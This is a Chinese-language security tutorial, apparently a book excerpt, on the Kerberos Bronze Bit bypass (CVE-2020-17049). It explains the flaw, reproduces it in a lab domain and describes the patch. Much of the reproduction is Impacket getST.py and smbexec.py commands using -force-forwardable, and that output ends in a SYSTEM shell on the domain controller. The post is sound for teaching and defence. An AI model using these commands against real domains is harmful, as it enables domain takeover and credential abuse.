


Kerberos Bronze Bit 攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

漏洞背景和描述

Kerberos Bronze Bit(CVE-2020-17049)漏洞是国外安全公司 Netspi 安全研究员 Jake Karnes 发现的一个安全功能绕过漏洞。KDC 密钥分发中心在确定 Kerberos 服务票据是否可用于通过 Kerberos 的约束性委派时，其方式中存在一个安全功能绕过漏洞。要利用此漏洞，一个被配置为使用约束性委派的遭入侵服务可以篡改一个对委派无效的服务票据，从而迫使 KDC 接受它。该漏洞启用的攻击是 Kerberos 委派引起的其他已知攻击的扩展，该漏洞绕过了现有攻击路径的两个缓解措施，提高了它们的有效性和通用功能性：


- 绕过了 Protected Users 组内用户 和 设置了"敏感账号，不能被委派"的安全措施，导致这些用户也可以被委派。
- 绕过在设置约束性委派时勾选 仅使用 Kerberos(T) 选项，即无法进行协议转换。

漏洞原理

我们首先来看一下，KDC 对约束性委派和 RBCD(基于资源的约束性委派)校验过程中对于通过 S4U2Self 请求的服务票据的验证，验证过程如图所示，KDC 首先会检查通过 S4U2Self 请求的 ST 服务票据的 forwardable 标志位：


- 如果该位为 0，也就是不可转发，那么就会再验证是否是 RBCD
- - 如果不是 RBCD 委派，则不返回票据
 - 如果是 RBCD 委派，则再检查被委派的用户是否设置了不能被委派
- -
 - 如果设置了，则不返回票据，

- 如果没设置，则返回票据。
- 如果该位为 1，也就是可转发，那么就会再验证两者之间是否有委派配置
- - 如果两者有委派配置，则返回票据
 - 如果两者无委派配置，则不返回票据



从上面的流程中我们可以看出，对于约束性委派和基于资源的约束性委派，最后不返回票据的原因都不尽相同。但是我们可以看到，只要在验证 forwardable 这一步过程中，forwardable 标志位为 1，则约束性委派和基于资源的约束性委派在 S4U2Proxy 这一步均能获得票据。因此，我们后续的攻击就能成功。

如图所示是 TGS-REP 返回图，从中我们可以看出通过 S4u2Self 协议请求的 ST 服务票据是使用 Service1 的 hash 加密，并且 forwardable 标志位不在已签名的 PAC 中。而我们又是知道 Service1 的 hash 的。因此，我们可以使用 Service1 的 hash 解密 Service1 ST 服务票据，然后将可转发 forwardable 标志位设置为 1，再重新加密，形成修改后的 Service1 ST 服务票据，这一步是不需要篡改 PAC 签名的，并且 KDC 在验证 PAC 签名的时候也无法察觉到数据包被篡改。修改后的 Service1 ST 服务票据的 forwardable 标志位为 1，因此在 S4U2Proxy 这一步我们就能获得票据！



漏洞影响版本

- 所有未打补丁的 Windows 服务器

漏洞复现

以下是实验环境：

- 域控：AD01(10.211.55.4)
- 域管理员：administrator
- 服务账号：hack
- 域：xie.com

1. 约束性委派攻击绕过

已经配置好了 hack 服务账号对 cifs/AD01.xie.com 服务具有约束性委派，但是仅使用 Kerberos(K)，也就是说不能进行协议转换。如图所示：



hack 属性

拨入	环境	会话	远程控制	远程桌面服务配置文件	COM+		
常规	地址	帐户	配置文件	电话	委派	组织	隶属于

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

☐ 不信任此用户作为委派(O)

☐ 信任此用户作为任何服务的委派(仅 Kerberos)(T)

☒ 仅信任此用户作为指定服务的委派(U)

☒ 仅使用 Kerberos(K)

☐ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
cifs	AD01		XIE	

设置域管理员 administrator 敏感账户，不能被委派。如图所示：

fcmit.cc

Administrator 属性

环境	会话	远程控制	远程桌面服务配置文件	COM+			
常规	地址	帐户	配置文件	电话	组织	隶属于	拨入

用户登录名(U):

▼

用户登录名(Windows 2000 以前版本)(W):

XIE\

Administrator

登录时间(L)...

登录到(T)...

☐ 解锁帐户(N)

帐户选项(O):

☐ 帐户已禁用

☐ 交互式登录必须使用智能卡

☒ 敏感帐户，不能被委派

☐ 为此帐户使用 Kerberos DES 加密类型

^

≡

v

帐户过期

☒ 永不过期(V)

☐ 在这之后(E):

2021年 9月15日

▼

如图所示，当我们使用常规的委派攻击命令时，提示如下错误。

```
[*] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
```


[–] Probably SPN **is not** allowed to delegate by user test **or** initial TGT **not** forwardable

但是当我们执行如下命令时加上 `–force–forwardable` 参数绕过时，成功获取到票据！

#以 administrator 的身份申请一张访问 cifs/ad01.xie.com 服务的票据

```
python3 getST.py -dc-ip AD01.xie.com xie.com/hack:P@ss1234 -spn cifs/ad01.xie.com -impersonate administrator -force-forwardable
```

#导入该票据

```
export KRB5CCNAME=administrator.ccache
```

#访问域控

```
python3 smbexec.py -no-pass -k ad01.xie.com
```

```
+ examples git:(master) * python3 getST.py -dc-ip AD01.xie.com xie.com/hack:P@ss1234 -spn cifs/ad01.xie.com -impersonate administrator
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation


[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user hack or initial TGT not forwardable
+ examples git:(master) * python3 getST.py -dc-ip AD01.xie.com xie.com/hack:P@ss1234 -spn cifs/ad01.xie.com -impersonate administrator -force-forwardable
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
forwardable标志位: 0
[*] Forcing the service ticket to be forwardable
forwardable标志位: 1
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
+ examples git:(master) * export KRB5CCNAME=administrator.ccache
+ examples git:(master) * python3 smbexec.py -no-pass -k ad01.xie.com
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

2. 基于资源的约束性委派攻击绕过

首先取消 hack 帐户的约束性委派属性，如图所示：



然后使用如下命令在域控上配置 hack 用户到 krbtgt 服务具有基于资源的约束性委派。

```
Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount hack
```

如图所示，配置 hack 用户到 krbtgt 服务具有基于资源的约束性委派。

PS C:\Users\Administrator> Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount hack
PS C:\Users\Administrator> Get-ADUser krbtgt -Properties PrincipalsAllowedToDelegateToAccount

```
DistinguishedName      : CN=krbtgt,CN=Users,DC=xie,DC=com
Enabled                 : False
GivenName               :
Name                    : krbtgt
ObjectClass             : user
ObjectGUID              : 44bdc879-7ca4-41c6-8918-82df3cf5f7dc
PrincipalsAllowedToDelegateToAccount : {CN=hack,CN=Users,DC=xie,DC=com}
SamAccountName          : krbtgt
SID                     : S-1-5-21-1313979556-3624129433-4055459191-502
Surname                 :
UserPrincipalName       :
```

设置域管理员 administrator 敏感账户，不能被委派属性。如图所示：

fcmit.cc

Administrator 属性

环境		会话		远程控制		远程桌面服务配置文件		COM+	
常规	地址	帐户	配置文件	电话	组织	隶属于	拨入		

用户登录名(U):

▼

用户登录名(Windows 2000 以前版本)(W):

XIE\

Administrator

登录时间(L)...

登录到(T)...

☐ 解锁帐户(N)

帐户选项(O):

☐ 帐户已禁用
☐ 交互式登录必须使用智能卡
☒ 敏感帐户，不能被委派
☐ 为此帐户使用 Kerberos DES 加密类型

^
 ≡
 v

帐户过期

☒ 永不过期(V)
☐ 在这之后(E):

2021年 9月15日

日历 ▼

如图所示，当我们使用常规的基于资源的约束性委派攻击命令时，提示如下错误。

[–] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)

[–] Probably SPN **is not** allowed to delegate by user test **or** initial TGT **not** forwardable

但是当我们执行如下命令时加上 `–force-forwardable` 参数时, 成功获取到票据!

#以 administrator 的身份请求一张到 krbtgt 服务的票据

```
python3 getST.py -dc-ip 10.211.55.4 -spn krbtgt -impersonate administrator xie.com/hack:P@ss1234 -force-forwardable
```

#导入该票据

```
export KRB5CCNAME=administrator.ccache
```

#以 administrator 身份访问域控 AD01.xie.com

```
python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4
```

```
→ examples git:(master) * python3 getST.py -dc-ip 10.211.55.4 -spn krbtgt -impersonate administrator xie.com/hack:P@ss1234
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user hack or initial TGT not forwardable
→ examples git:(master) * python3 getST.py -dc-ip 10.211.55.4 -spn krbtgt -impersonate administrator xie.com/hack:P@ss1234
-force-forwardable
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
forwardable标志位: 0
[*] Forcing the service ticket to be forwardable
forwardable标志位: 1
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
→ examples git:(master) * export KRB5CCNAME=administrator.ccache
→ examples git:(master) * python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

漏洞预防和修复

微软已经发布了该漏洞的补丁程序, 可以直接通过 Windows 自动更新解决以上问题。

那么该补丁是如何修复漏洞的呢？

微软在补丁包中新增了一个票据签名。S4U2Self 阶段生成的服务票据，KDC 用其密钥在票据上进行了签名，并将签名插入了 PAC 中，而后 PAC 又经过两次签名(使用服务密钥(PAC_SERVER_CHECKSUM)和使用 KDC 密钥(PAC_PRIVSVR_CHECKSUM)签名)。在之后的 S4U2Proxy 阶段，KDC 会验证 PAC 的三个签名，必须得三个签名都验证通过，KDC 才会返回服务票据。否则，KDC 将返回 KRB_AP_ERR_MODIFIED 消息。因此攻击者就无法修改数据包中的 forwardable 标志位了。

```
[~] CCache file is not found. Skipping...  
[*] Getting TGT for user  
[*] Impersonating administrator  
[*] Requesting S4U2self  
[*] Forcing the service ticket to be forwardable  
[*] Requesting S4U2Proxy  
[~] Kerberos SessionError: KRB_AP_ERR_MODIFIED(Message stream modified)
```

漏洞详情文章：<https://blog.netSPI.com/cve-2020-17049-kerberos-bronze-bit-attack/>

<https://www.netSPI.com/blog/technical/network-penetration-testing/cve-2020-17049-kerberos-bronze-bit-theory/>

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全